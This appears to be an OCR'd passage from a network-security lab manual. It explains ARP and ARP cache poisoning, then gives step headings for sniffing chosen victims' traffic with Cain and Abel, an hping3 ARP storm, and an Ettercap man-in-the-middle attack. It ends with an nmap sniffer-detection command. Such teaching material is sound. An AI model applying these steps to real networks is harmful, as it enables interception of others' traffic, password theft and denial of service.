
Before sending the IP packet, the MAC address of destination must be known. If not so, then sender broadcasts the ARP-discovery packet requesting the MAC address of intended destination. Since ARP-discovery is broadcast, every host inside that network will get this message but the packet will be discarded by everyone except that intended receiver host whose IP is associated. Now, this receiver will send a unicast packet with its MAC address (ARP-reply) to the sender of ARP-discovery packet. After the original sender receives the ARP-reply, it updates ARP-cache and start sending unicast message to the destination.



❖ ARP table

Address Resolution Protocol (ARP) is a protocol for mapping IP address to a physical machine address that is recognized in the local network. A table is used to maintain a correlation between each MAC address and its corresponding IP address. ARP provides the protocol rules for making this correlation and providing address conversion in both directions.






❖ ARP poisoning

ARP Poisoning (also known as ARP Spoofing) is a type of cyber-attack carried out over a Local Area Network (LAN) that involves sending malicious ARP packets to a default gateway on a LAN in order to change the pairings in its IP to MAC address table. ARP Protocol translates IP addresses into MAC addresses. Because the ARP protocol was designed purely for efficiency and not for security, ARP Poisoning attacks are extremely easy to carry out as long as the attacker has control of a machine within the target LAN or is directly connected to it.


The attack itself consists of an attacker sending a false ARP reply message to the default network gateway, informing it that his or her MAC address should be associated with his or her target's IP address (and vice-versa). Once the default gateway has received this message and broadcasts its changes to all other devices on the network, all of the target's traffic to any other device on the network travels through the attacker's computer, allowing the attacker to inspect or modify it before forwarding it to its real destination. Because ARP Poisoning attacks occur on such a low level, users targeted by ARP Poisoning rarely realize that their traffic is being inspected or modified. Besides Man-in-the-Middle Attacks, ARP Poisoning can be used to cause a denial-of-service condition over a LAN by simply intercepting or dropping and not forwarding the target's packets.




❖ ARP poisoning using Cain tool


Cain and Abel (often abbreviated to Cain) is a password recovery tool for Microsoft Windows. It can recover many kinds of passwords using methods such as network packet sniffing, cracking various password hashes by using methods such as dictionary attacks, brute force and cryptanalysis attacks. Cryptanalysis attacks are done via rainbow tables which can be generated with the winrtgen.exe program provided with Cain and Abel.

✓ Configuring the adapter




✓ MAC scan






✓ Choosing victims whose traffic want to be sniffed




✓ Poisoning




❖ ARP poisoning using hping3

✓ Performing attack (***hping3 <ip> -c <count>***)


✓ Configuring to capture packets from victim machine using Wireshark (***edit; preferences***)



✓ ARP strom




✓ Analyzing ARP storm



➢ Man in the middle attack

In a web application, there are two actors usually: the client and the server. The third entity that remains unnoticed most of the times is the communication channel. This channel can be a wired connection or a wireless one. There can be one or more servers in the way forwarding your request to the destination server in the most efficient way possible. These are known as Proxy servers.

When there is an unwanted proxy in the network intercepting and modifying the requests/responses, this proxy is called a Man in the middle. The network then is said to be under a Man in the middle attack. The interesting point lies in the fact that this rogue proxy is often misunderstood as a legitimate endpoint in a communication by the other endpoint. (It works as a server for the client and as a client for the server).




- ✓ Attacker sends the rogue ARP packets in the network that map the IP address of the access point to the MAC address of attacker's device.
- ✓ Each device connected in the network caches the entry contained in the rogue packets.
  Your device uses ARP to send the packets destined for your bank's web server to the access point (which is the default gateway for the network).
- ✓ The packets get sent to the attacker's machine.
- ✓ Attacker can now read and modify the requests contained in the packets before forwarding them.

This way the attacker is suitably situated between you and your bank's server. Every bit of sensitive data that you send to your server including your login password, is visible to the attacker. ARP cache poisoning is one of the many ways to perform an MITM attack; other ways are –


- ✓ DNS spoofing.
- ✓ IP spoofing.
- ✓ Setting up a rogue Wi-Fi AP.
- ✓ SSL spoofing. etc.


❖ Performing Man in the middle attack using Ettercap (kali)

- ✓ Ettercap graphical view





- ✓ Configuring targets that hope to sniff





✓ Attack type





❖ Detecting sniffers using nmap (***nmap –script sniffer-detect <suspicious sniffing host>***)

